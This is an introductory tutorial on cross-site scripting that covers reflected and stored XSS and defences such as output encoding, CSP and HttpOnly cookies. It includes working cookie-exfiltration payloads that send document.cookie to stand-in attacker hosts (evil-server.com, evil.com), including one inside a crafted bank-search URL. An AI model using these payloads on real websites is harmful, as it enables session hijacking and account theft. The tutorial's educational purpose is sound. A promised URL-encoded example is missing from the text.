


When you start learning about web application security, you will encounter a vulnerability that has been the internet's nightmare for decades: Cross-Site Scripting, or simply XSS.
We use "XSS" instead of "CSS" for the abbreviation because "CSS" was already taken by Cascading Style Sheets (the language used to style HTML). So the security community decided to adopt the "X" to represent "Cross."
Despite its old name, modern XSS is rarely about crossing between different sites anymore. Today, XSS is fundamentally a JavaScript Injection vulnerability.
Attackers can inject malicious code into the victim's browser. Search boxes and comment boxes are common sources for writing payloads.
The <script>alert(1)</script> Proof of Concept
If you watch cybersecurity tutorials or read bug bounty reports, XSS is almost always demonstrated by injecting a payload like this: <script>alert(1)</script>
Why do we use this? Because triggering a harmless pop-up is the safest and most undeniable way for a security researcher to say, "Look, the application is executing my input as code!" It acts as a perfect Proof of Concept (PoC) to show the vulnerability without harming the system.
However, this leads to a dangerous misconception. Because of these demonstrations, many beginners think XSS is just a prank vulnerability used to show annoying pop-ups or deface websites.
Real attackers do not use alert boxes. Their goal is absolute stealth. Instead of showing a pop-up to the victim, a professional attacker uses JavaScript's power to silently exfiltrate data (like your secret Session ID cookies) in the background. A real malicious payload looks more like this:
<script>
  var attacker = new Image();
  attacker.src = "http://evil-server.com/steal.php?cookie=" + document.cookie;
</script>
Since we use document.cookie, this works only if the session cookie does not have the HttpOnly flag set.
When the victim's browser executes this code, it tries to load an invisible image. In doing so, it secretly packages the victim's session cookie and ships it directly to the attacker's server. The victim sees nothing unusual on their screen, but their account is already compromised.
Two Main Types of XSS
To understand the concept, we must understand two main types of XSS:
1. Reflected XSS (non-persistent):

In this method, the target is a user, not all users of the website! If a website's search bar is vulnerable, an attacker simply creates a URL and embeds the malicious code inside the URL. When a user clicks on that link, the vulnerable website reads the malicious code from the URL and reflects it directly into the webpage's HTML. The code executes, and the attacker gains access to the user's cookie.
In reflected XSS, the attacker must make the user click on the malicious link by phishing or other social engineering techniques.
If an attacker wants to steal a session cookie using the target's vulnerable search page, the raw malicious link would look something like this:
http://vulnerable-bank.com/search?query=<script>var img=new Image();img.src="http://evil.com/steal?c="+document.cookie;</script>
However, attackers know that sending a link with <script> tags is highly suspicious. To bypass basic filters and hide their intent from the victim, they use URL Encoding. The same link, when URL-encoded, transforms into a confusing string of characters:
2. Stored XSS (Persistent)

This type of XSS is very dangerous because there is no need for phishing, and if an attacker uses this method, all users of the website will be affected.
In this scenario, the attacker finds a vulnerable input field that saves data directly to the website's database, like a product review section, a forum post, or a user profile. The attacker submits the malicious JavaScript as their comment.
The vulnerable website saves the malicious code in the database. Now, anyone who visits that specific product page or forum post will automatically receive the malicious payload.
For simplicity, imagine someone comments <script>alert("You got hacked!")</script> in the comment section of a video displayed on a vulnerable website. Everyone visiting the video page will see a pop-up that says "You got hacked!"
How to avoid XSS attacks?
If you are not a developer, just make sure that your browser is safe and up to date, and don't click on malicious links. But if you are a developer, here are some methods:
- Context-Aware Output Encoding: Before rendering any user-controlled data into an HTML page, you must encode it so the browser interprets it as data rather than executable code. Modern web frameworks usually handle this automatically (auto-escaping).
- Content Security Policy (CSP): It is an HTTP response header that tells the browser which scripts are safe to run.
- Secure Cookies: Apply the
HttpOnlyflag to your session cookies. When this flag is set, the browser prevents JavaScript from accessing the cookie viadocument.cookie - Web Application Firewalls (WAF): A WAF sits between your web application and the user. It can help you avoid XSS attacks, but do not fully rely on them! Secure coding is always the main thing for us!
Websites for training and learning
https://demo.testfire.net/search.jsp?query=%3Cscript%3Ealert%281%29%3C%2Fscript%3E